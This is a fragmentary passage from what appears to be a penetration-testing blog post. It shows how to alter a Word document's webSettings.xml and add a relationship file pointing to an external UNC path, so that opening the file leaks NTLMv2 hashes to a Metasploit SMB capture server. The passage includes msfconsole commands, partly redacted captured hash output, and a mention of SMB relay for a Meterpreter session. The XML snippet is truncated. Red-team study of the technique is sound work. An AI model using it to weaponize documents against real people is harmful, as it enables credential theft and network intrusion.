


Penetration Testing Lab

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webSettings XML – Frameset

The new **webSettings.xml** file which contains the frameset needs to be added back to the archive so the previous version will be overwritten.

- > July 2012
- > June 2012
- > April 2012
- March 2012
- > February 2012

@ Twitter


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A new file (webSettings.xml.rels) must be created in order to contain the relationship ID (rld1) the UNC path and the TargetMode if it is external or internal.

- 1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
 2 <Relationships</pre>
- 3 xmlns="http://schemas.openxmlformats.org/package/2006/relatio")
 - <Relationship Id="rId1" Type="http://schemas.openxmlformats.o
 </Relationships>




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
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
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```
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > run
[*] Auxiliary module execution completed

[*] Server started.
msf auxiliary(smb) >
```

 $Metasploit-SMB\ Capture\ Module$

NTLMv2 hashes will be captured in Metasploit upon opening the document.

```
[*] Server started.
<u>msf</u> auxiliary(smb) > [*] SMB Captured - 2017-12-17 08:28:04 +0000
NTLMv2 Response Captured from 192.168.1.161:57237 - 192.168.1.161
                @windowslive.com DOMAIN:MicrosoftAccount OS: LM:
LMHASH:Disabled
LM CLIENT CHALLENGE:Disabled
                              -1-0284e8e
NTHASH: d5f747f66734cef)
NT CLIENT CHALLENGE:0101000000000000006005cde1077d30149a39b3a8332a3e1000000000200
[*] SMB Captured - 2017-12-17 08:28:04 +0000
NTLMv2 Response Captured from 192.168.1.161:57237 - 192.168.1.161
      @windowslive.com DOMAIN:MicrosoftAccount OS: LM:
LMHASH:Disabled
LM CLIENT CHALLENGE:Disabled
NTHASH: 3d305af795457c74ea00
NT CLIENT CHALLENGE:0101000000000000096115ede1077d3010ebb10819d979ec10000000000200
0000000000000000000000
```

Metasploit SMB Capture Module – NTLMv2 Hash via Frameset

Conclusion

This technique can allow the red team to grab domain password hashes from users which can lead to internal network access if 2-factor authentication for VPN access is not enabled and there is a weak password policy. Additionally if the target user is an elevated account such as local administrator or domain admin then this method can be combined with SMB relay in order to obtain a Meterpreter session.

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